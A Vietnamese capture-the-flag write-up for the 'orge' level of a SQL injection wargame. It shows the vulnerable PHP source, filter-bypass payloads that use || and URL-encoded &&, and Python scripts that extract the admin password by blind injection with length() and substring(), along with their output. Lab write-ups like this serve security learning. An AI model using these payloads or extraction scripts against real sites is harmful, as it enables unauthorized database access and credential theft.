

query : select id from prob_orge where id='guest' and pw=""

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[pw])) exit("No Hack ~_~");
if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
$query = "select id from prob_orge where id='guest' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orge");
highlight_file(__FILE__);
?>
```

Challenge này khá giống với cái trước đó. Đầu tiên cần tìm cách bypass filter của trang web, ở đây or và and sẽ bị filter. Và sau đó cần tìm ra password của admin.



← → ↻ los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=haha%27%20or%20id=%27admin%27%23

HeHe

Thử với **or** trong query thì bị filter.

query : select id from prob_orge where id='guest' and pw='haha' || id='admin'##

Hello admin

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[pw])) exit("No Hack ~~");
if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
$query = "select id from prob_orge where id='guest' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orge");
highlight_file(__FILE__);
?>
```

Sau khi thử các cách khác nhau thì ta có cách hợp lệ là thay **or** bằng **||**. Cuối câu thêm dấu **#** để bỏ dấu quote cuối cùng.

← → ↺ 🛡 los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=haha%27||id=%27admin%27%26%261=1%23

query : select id from prob_orge where id='guest' and pw='haha'||id='admin'&&1=1#

Hello admin

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[pw])) exit("No Hack ~~");
if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
$query = "select id from prob_orge where id='guest' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orge");
highlight_file(__FILE__);
?>
```

Tương tự thì sẽ thử thay **and** bằng **&&** nhưng kết quả không được. Một cách khác là url encode nó và bypass and thành công như hình trên. Với **&** được encode thành **%26**. Tiếp theo ta cần viết đoạn code

để brute force giá trị của pw. Đoạn code sẽ có 2 phần, đầu tiên dùng hàm `length()` để tìm ra độ dài của pw. Sau đó là dùng `substring()` để dò từng kí tự của pw.

```
for i in range(1, 30):
    payload = f"pw=1'%7C%7Cid='admin'%26%26length(pw)=" + str(i) + "%23"
    url = "https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?" + payload

    opener = urllib2.build_opener(urllib2.HTTPHandler)
    request = urllib2.Request(url)
    request.add_header('User-Agent', 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)')
    request.add_header('Cookie', 'PHPSESSID=nmk68iafdmus1nkvs9mekkaj4m')
    request.get_method = lambda: 'POST'
    data = opener.open(request)
    data = data.read()

    if bytes("Hello admin", 'utf-8') in data:
        print("len: ", i)
        # break
    else:
        print("check with url = ", url)

    time.sleep(0.2)
```

Đoạn code trên để tìm độ dài của pw.

```
C:\Users\qt\Desktop>ctf3>py Orge.py
check with url = https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=1'%7C%7Cid='admin'%26%26length(pw)=1%23
check with url = https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=1'%7C%7Cid='admin'%26%26length(pw)=2%23
check with url = https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=1'%7C%7Cid='admin'%26%26length(pw)=3%23
check with url = https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=1'%7C%7Cid='admin'%26%26length(pw)=4%23
check with url = https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=1'%7C%7Cid='admin'%26%26length(pw)=5%23
check with url = https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=1'%7C%7Cid='admin'%26%26length(pw)=6%23
check with url = https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=1'%7C%7Cid='admin'%26%26length(pw)=7%23
len: 8
```

Kết quả tìm ra độ dài của pw là 8.

```
string = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ~!@#$%^&*()-_+= "
key = ""

for i in range(1, 9):
    for j in range(len(string)):
        payload = f"%26%26(substring(pw," + str(i) + ",1)='" + string[j] + "'" + "%23"
        url = "https://los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=haha'%7C%7Cid='admin'" + payload

        opener = urllib2.build_opener(urllib2.HTTPHandler)
        request = urllib2.Request(url)
        request.add_header('Cookie', 'PHPSESSID=nmk68iafdmus1nkvs9mekkaj4m')
        request.get_method = lambda: 'POST'
        data = opener.open(request)
        data = data.read()

        if bytes("Hello admin", 'utf-8') in data:
            key += string[j]
            break
        else:
            print("Testing with i, j: ", i, j)

    time.sleep(0.2)

print("key: ", key)
```

Tương tự thì đoạn code trên sẽ dò từng kí tự của **pw**.

```
key: 7b751ae
Testing with i, j: 8 0
Testing with i, j: 8 1
Testing with i, j: 8 2
Testing with i, j: 8 3
Testing with i, j: 8 4
Testing with i, j: 8 5
Testing with i, j: 8 6
Testing with i, j: 8 7
Testing with i, j: 8 8
Testing with i, j: 8 9
Testing with i, j: 8 10
Testing with i, j: 8 11
key: 7b751aec
7b751aec

C:\Users\qt\Desktop\ctf3>
```

Kết quả tìm ra **pw** là **7b751aec**

← → ↻ 🔒 los.rubiya.kr/chall/orge_bad2f25db233a7542be75844e314e9f3.php?pw=7b751aec

query : select id from prob_orge where id='guest' and pw='7b751aec'

ORGE Clear!

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[pw])) exit("No Hack ~~");
if(preg_match('/or|and/i', $_GET[pw])) exit("HeHe");
$query = "select id from prob_orge where id='guest' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) echo "<h2>Hello {$result[id]}</h2>";

$_GET[pw] = addslashes($_GET[pw]);
$query = "select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if(($result['pw']) && ($result['pw'] == $_GET['pw'])) solve("orge");
highlight_file(__FILE__);
?>
```

Nhập vào pw và hoàn thành challenge.